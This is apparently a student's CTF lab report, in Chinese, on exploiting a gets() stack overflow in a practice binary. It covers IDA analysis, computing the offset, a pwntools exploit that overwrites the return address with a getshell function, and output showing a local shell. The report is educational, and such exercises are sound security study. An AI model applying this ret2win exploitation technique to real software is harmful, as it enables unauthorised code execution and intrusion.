

# 实验报告

实验名称	实验：栈溢出漏洞的利用
------	-------------

## 1. 攻击面分析：

用 IDA 打开 pwn\_1， F5 查看伪代码：

则 main 函数为：

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     setvbuf(stdin, 0, 2, 0);
4     setvbuf(stdout, 0, 2, 0);
5     vulnerable_func();
6     return 0;
7 }
```

注意到 main 函数调用了 vulnerable\_func 函数，该函数代码如下：

```
1 int vulnerable_func()
2 {
3     char s; // [esp+0h] [ebp-48h]
4
5     puts("Just input something?");
6     gets(&s);
7     return 0;
8 }
```

由此可知 gets 函数处出现漏洞，s 地址为 ebp-48h。

## 2. 设计思路

查询到 getshell 代码为：

```
1 int getshell()
2 {
3     system("/bin/sh");
4     return 0;
5 }
```

故可以利用 gets 漏洞提权拿到 shell，思想：

输入 s 时覆盖掉 vulnerable\_func 函数的返回地址，写入 getshell 函数的地址，在 vulnerable\_func 函数结束后会读取并跳转到 getshell 函数从而拿到 shell。

使用 pwndbg 调试程序：

在 pwn\_exercises 目录下，命令行输入：


gdb pwn\_1

pwndbg>start

pwndbg>n

.....

使用 IDA 查看 getshell:



```
; Attributes: bp-based frame

public getshell
getshell proc near
; __unwind {
push    ebp
mov     ebp, esp
sub     esp, 8
sub     esp, 0Ch
push    offset command ; "/bin/sh"
call    _system
add     esp, 10h
mov     eax, 0
leave
retn
; } // starts at 80484EB
getshell endp
```

知 getshell 的地址为 0x80484EB;

32 位程序函数调用的栈的分布是从高地址向低地址分别为 参数 N 到参数 1, 函数的返回地址 ebp 局部变量 1-N; 由于 s 地址为 ebp-48h, ebp 是栈帧基址指针寄存器, 占四个字节, 故构造:

payload= 'a'\*(0x48+4)+p32(0x80484EB)

故 exp\_1.py 如下:

```
from pwn import *
```

```
payload = "a"*0x4C+p32(0x80484EB) #打包数据
```

```
io = process('./pwn_1')
```

```
io.recvuntil('Just input something?') #指定接受该字符串
```

```
io.sendline(payload) #发送数据
```

```
io.interactive() #进入交互界面
```

运行结果如下:

```
user@user-VirtualBox: ~/pwn_exercises
user@user-VirtualBox:~/pwn_exercises$ python exp_1.py
[+] Starting local process './pwn_1': pid 4200
[*] Switching to interactive mode

$ ls
core  exp_1.py  pwn_1  pwn_2  pwn_3  pwn_4
$
```

由此，拿到 shell。

### 3. 心得体会

本次实验，我初步了解了 pwn，对堆栈有了新的认识，知道如何利用栈溢出漏洞，此外，还了解了 IDA 工具以及 pwndbg 的使用。

一开始接触这道题时因为没有经验不知道如何下手，后续通过查 wiki 和看博客上其他人的解题思路才大致了解了如何解决这一类题目，这也算是我初识 CTF 的第一步，今后将继续拓展学习这方面知识。